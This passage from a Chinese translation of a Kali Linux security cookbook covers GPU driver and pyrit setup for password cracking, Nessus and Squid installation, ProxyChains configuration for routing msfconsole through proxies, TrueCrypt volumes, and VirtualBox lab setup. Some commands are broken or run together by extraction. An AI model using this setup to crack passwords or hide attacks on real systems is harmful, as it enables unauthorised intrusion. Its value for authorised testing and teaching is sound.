    root@kali:/tmp# wget http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86_64.run
    --2013-06-05 22:47:08--  http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86_64.run
    Resolving www2.ati.com (www2.ati.com)... 12.120.106.146
    Connecting to www2.ati.com (www2.ati.com)|12.120.106.146|:80... connected.
    HTTP request sent, awaiting response... 200 OK
    Length: 106085279 (101M) [application/octet-stream]
    Saving to: `amd-driver-installer-12-1-x86.x86_64.run'


    100%[======================================================================>] 106,085,279 1.65M/s   in 59s

    2013-06-05 22:48:07 (1.73 MB/s) - `amd-driver-installer-12-1-x86.x86_64.run' saved [106085279/106085279]

    root@kali:/tmp#
    ```

2. 通过键入下列命令来开始安装：

    ```
    sh amd-driver-installer-12-1-x86.x86_64.run
    ```




3. 在安装完成之后，重启你的系统来使改变生效，并且避免不稳定。

4. 为之后的步骤安装一些依赖：

```
apt-get install libroot-python-dev libboost-python-dev libboost1.40-all-dev cmake
```

5. 下载并解压 AMD APP SDK，根据你的CPU架构：

```
wget http://developer.amd.com/Downloads/AMD-APP-SDK-v2.6-lnx64.tgz
mkdir AMD-APP-SDK-v2.6-lnx64
tar zxvf AMD-APP-SDK-v2.6-lnx64.tgz –C /tmp/AMD-APP-SDK-v2.6-lnx64
cd AMD-APP-SDK-v2.6-lnx64
```

6. 通过下列命令安装AMD APP SDK：

```
sh Install-AMD-APP.sh
```

7. 在 `.bashsrc` 文件中设置ATI Stream的路径：

```
echo export ATISTREAMSDKROOT=/opt/AMDAPP/ >> ~/.bashrc
source ~/.bashrc
```

8. 下载并编译 `calpp` ：

```
cd /tmp/
svn co https://calpp.svn.sourceforge.net/svnroot/calpp calpp
cd calpp/trunk
cmake .
make
make install
```

9. 下载并编译 `pyrit` ：

```
cd /tmp/
svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
cd pyrit_src/pyrit
python setup.py build
python setup.py install
```

10. 构建并安装OpenCL：

```
cd /tmp/pyrit_src/cpyrit_opencl
python setup.py build
python setup.py install\
```

11. 对 `cpyrit_calpp` 的安装做一些小修改：

```
cd /tmp/pyrit_source/cpyrit_calpp
vi setup.py
```

找到下面这一行：

```
VERSION = '0.4.0-dev'
```

把它改成：

```
VERSION = '0.4.1-dev'
```

之后，找到下面这一行：

```
CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include'))
```

把它改成：

```
CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include/CAL'))
```

12. 最后将ATI GPU模块添加到pyrit：

```
python setup.py build
python setup.py install
```

> 为了展示可用的CAL++设备和CPU的核数，我们需要键入下列命令：
>
> ```
> pyrit list_cores
> ```
>
> 为了进行跑分，我们只需要键入：
>
> ```
> pyrit benchmark
> ```

# 2.4 安装和配置英伟达显卡驱动

这个秘籍中，我们会拥抱CUDA，英伟达的并行计算架构。在CUDA工具包的安装之后，首先会安装英伟达开发者显示驱动。通过使用GPU的威力，这会带来计算性能的戏剧性提升，它们通常用于一些类似密码破解的场合。

> 有关CUDA的更多信息，请浏览他们的官方网站。

## 准备

需要网络连接来完成这个秘籍。

同时需要在开始之前准备内核头文件，这在第一节中有所涉及。

为了完成英伟达驱动的安装，需要关闭X会话。

## 操作步骤

让我们开始安装和配置英伟达显卡驱动：

1. 下载英伟达开发者显示驱动，根据你的CPU架构：

   ```
   cd /tmp/
   wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/ drivers/NVIDIA-Linux-x86_64-285.05.33.run
   ```

   ```
   root@kali:/tmp# cd /tmp
   root@kali:/tmp# wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/drivers/NVIDIA-Linux-x86_64-285.0
   5.33.run
   --2013-06-05 22:56:50--  http://developer.download.nvidia.com/compute/cuda/4_1/rel/drivers/NVIDIA-Linux-x86_64-2
   85.05.33.run
   Resolving developer.download.nvidia.com (developer.download.nvidia.com)... 69.31.106.56, 69.31.106.51
   Connecting to developer.download.nvidia.com (developer.download.nvidia.com)|69.31.106.56|:80... connected.
   HTTP request sent, awaiting response... 200 OK
   Length: 56710739 (54M) [application/octet-stream]
   Saving to: `NVIDIA-Linux-x86_64-285.05.33.run'

   10% [======>                                          ] 5,934,856    175K/s  eta 4m 16s
   ```

2. 安装驱动：

```
chmod +x NVIDIA-Linux-x86_64-285.05.33.run
./NVIDIA-Linux-x86_64-285.05.33.run –kernel-source-path='/usr/src/ linux'
```

3. 下载CUDA工具包：

```
wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/ toolkit/cudatoolki
t_4.1.28_linux_64_ubuntu11.04.run
```

4. 安装CUDA工具包到 `/opt` ：

```
chmod +x cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
./cudatoolkit_4.1.28_linux_64_ubuntu11.04.runConfigure the environment variables r
equired for nvcc to work:
echo PATH=$PATH:/opt/cuda/bin >> ~/.bashrc
echo LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/opt/cuda/lib >> ~/.bashrc
echo export PATH >> ~/.bashrc
echo export LD_LIBRARY_PATH >> ~/.bashrc
```

5. 运行以下命令来使变量生效：

```
source ~/.bashrc
ldconfig
```

6. 安装 `pyrit` 的依赖：

```
apt-get install libssl-dev python-dev python-scapy
```

7. 下载并安装GPU增效工具 `pyrit` ：

```
svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
cd pyrit_src/pyrit
python setup.py build
python setup.py install
```

8. 最后，将英伟达GPU模块添加到 `pyrit` ：

```
cd /tmp/pyrit_src/cpyrit_cuda
python setup.py
build python setup.py install
```

> 为了验证`nvcc`是否正确安装，我们需要键入下列命令：
>
> ```
> nvcc -V
> ```
>
> 为了进行跑分，我们只需要键入下列命令：
>
> ```
> pyrit benchmark
> ```

# 2.5 升级和配置额外的安全工具

这个秘籍中，我们会涉及到升级Kali，以及配置一些额外的工具，它们对于之后的章节和秘籍十分实用。由于Kali的包在发布之间会不断升级，你很快就会发现比起之前在你的DVD中下载好的工具，又提供了一系列新的工具。我们会以升级来开始，之后获得Nessus的激活码，并以安装Squid来结束。

## 操作步骤

让我们开始进行升级，以及配置额外的安全工具。

1. 使用仓库中最新的修改来更新本地的包索引：

    ```
    apt-get update
    ```

2. 升级现有的包：

    ```
    apt-get upgrade
    ```

3. 升级到最新版本（如果可用的话）：

    ```
    apt-get dist-upgrade
    ```

4. 获得Nessus的激活码，通过在这里注册。
5. 通过执行下列命令来激活Nessus：

    ```
    /opt/nessus/bin/nessus-fetch --register A60F-XXXX-XXXX-XXXX-0006
    ```

    其中`A60F-XXXX-XXXX-XXXX-0006`应为你的激活码。

6. 为Nessus Web界面创建账户：

```
/opt/nessus/sbin/nessus-adduser
```

7. 为了启动Nessus服务器，我们只需要执行下列命令：

```
/etc/init.d/nessusd start
```

8. 安装Squid：

```
apt-get install squid3
```

9. 阻止Squid在启动时自动运行：

```
update-rc.d -f squid3 remove
```

> 为了在仓库中找到特定的包，我们可以在`apt-get update`之后使用下列命令：
>
> ```
> apt-cache search <keyword>
> ```
>
> 其中`<keyword>`是包名称或者正则表达式。

## 2.6 配置ProxyChains

这个章节中，我们会强制指定应用的网络连接使用用户定义的代理列表，来打破接受者和发送者之间的直接连接。

### 操作步骤

1. 打开ProxyChains的配置文件：

```
vim /etc/proxychains.conf
```

2. 解除我们打算使用的链接类型的注释，这里是`dynamic_chain`：

```
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#

# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see  chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain
#chain_len = 2
```

3. 向列表中添加一些代理服务器：

```
# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080
#               http    192.168.89.3    8080
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
socks5  98.206.2.3 1893
socks5  76.22.86.170 1658
-- INSERT --
```

4. 使用我们的链式代理来解析目标主机：

```
proxyresolv www.targethost.com
```

5. 现在可以在我们打算使用的应用上运行ProxyChains，例如 `msfconsole` ：


```
proxychains msfconsole
```

## 2.7 目录加密

这一章的最后一个秘籍关于信息隐私。我们会使用TrueCrypt通过密钥来隐藏重要和私密的数字信息，远离公众的眼睛。

### 操作步骤

1. 通过访问 `Applications Menu | Kali | Forensics | Digital Anti Forensics | install truecrypt` 来安装TrueCrypt。




点击 `Install TrueCrypt` （安装TrueCrypt）并且遵循屏幕上的指导。


2. 从 `Applications Menu | Kali Linux | Forensics | Digital Anti Forensics | truecrypt` 运行TrueCrypt，你会看到下面的窗口：

3. 点击 `Create Volume` （新建卷）来启动 `TrueCrypt Volume Creation Wizard` （TrueCrypt卷创建向导）。

4. 保留默认选项并点击 `Next` 。

5. 选择 `Standard TrueCrypt` （标准TrueCrypt）模式并点击 `Next` 。

6. 点击 `Select File…` （选择文件）按钮并为新的TrueCrypt卷指定名称和路径。完成后点击 `Save` （保存）。




7. 点击 `Next` 按钮并选择打算使用的加密和哈希算法。

8. 在下个屏幕中，我们会为容器指定空间总量。

9. 现在我们需要为我们的卷键入密码。点击 `Next` 。

10. 选择文件系统类型。

11. 按需选择 `Cross-Platform Support` （跨平台支持）。

12. 在下个屏幕中，向导会让我们在窗口内移动鼠标，来增加加密密钥的密码强度。完成后点击 `Format` （格式化）按钮。

13. 格式化会开始，完成时TrueCrypt的卷就创建好了。按下 `OK` 或 `Exit` （退出）。

14. 我们现在回到TrupCrypt窗口。

15. 从列表中选择一个 `Slot` （槽）来解密我们的卷，点击 `Select File…` （选择文件），并打开我们创建的卷。

16. 点击 `Mount` （挂载）并键入我们的密码，完成后点击 `OK` 。




17. 我们现在可以通过在槽上双击或通过挂载目录来访问卷，以及在里面保存文件。当我们完成之后，只需要点击 `Dismount All` （解除所有挂载）。

## 工作原理

这个秘籍中，我们配置了 Truecrypt，创建了保护卷，之后挂载了它。这是个用于保护数据安全性的实用工具。

# 第三章 高级测试环境


> 作者：Willie L. Pritchett, David De Smet
>
> 译者：飞龙



## 简介

既然我们已经了解了 Kali Linux 所包含的工具，现在我们要调查一些真实世界的场景。我们进行的许多攻击都有意在有漏洞的软件和系统上执行。但是，当你使用 Kali 攻击一个系统时，它不可能像我们当前的测试平台那样没有防护。

这一章中，我们会探索一些技巧，来建立起一些真实的测试环境。在当前的信息技术水平中，多数公司都使用平台即服务（PAAS）解决方案，云服务器主机，或者使用小型网络，它们由桌面、服务器和防火墙（单独）或防火墙和路由的组合组成。我们会建立这些环境，之后对它们发起攻击。

我们所有攻击的目的都是获取 root 级别的访问。

## 3.1 熟悉 VirtualBox

在第一章（安装和启动Kali）中，我们简要谈多了 VirtualBox 的用法，便于在虚拟环境中安装 Kali Linux。VirtualBox 是 Oracle 的现有产品，并且作为应用运行在宿主操作系统上。它通过创建虚拟环境允许操作系统安装并运行。这个工具极其重要，可以提供靶机来测试你的 Kali Linux 技巧。

这一章中，我们会极大依赖VirtualBox，并且会修改它的配置来得到我们希望的网络配置类型。我们将这一节作为每个场景单元的起点，所以关键要熟悉这些步骤。


### 准备

需要因特网或内部网络的链接来完成这个模块。


### 操作步骤

让我们通过打开VirtualBox 来开始：

1. 启动VirtualBox ，并点击 `New` 来开启虚拟机向导：





2. 点击 `Next` 按钮，输入虚拟机的名称，并选择 OS 类型和版本：这一章中我们会使用 Linux、Solaris 或 Windows 操作系统。选择合适的操作系统并点击 `Next` 按钮来继续：




3. 选择基本内存（RAM）的总量，它们会分配给虚拟机。我们使用默认值。点击 `Next` 。


4. 为新的虚拟机创建新的虚拟硬盘，点击 `Next` 按钮。




5. 新的向导窗口会打开。保留默认的 VDI 文件类型，因为我们不打算使用其它可视化软件。


6. 我们会在虚拟磁盘储存上保留默认选项。点击 `Next` 来继续。

7. 设置虚拟磁盘文件位置和大小：



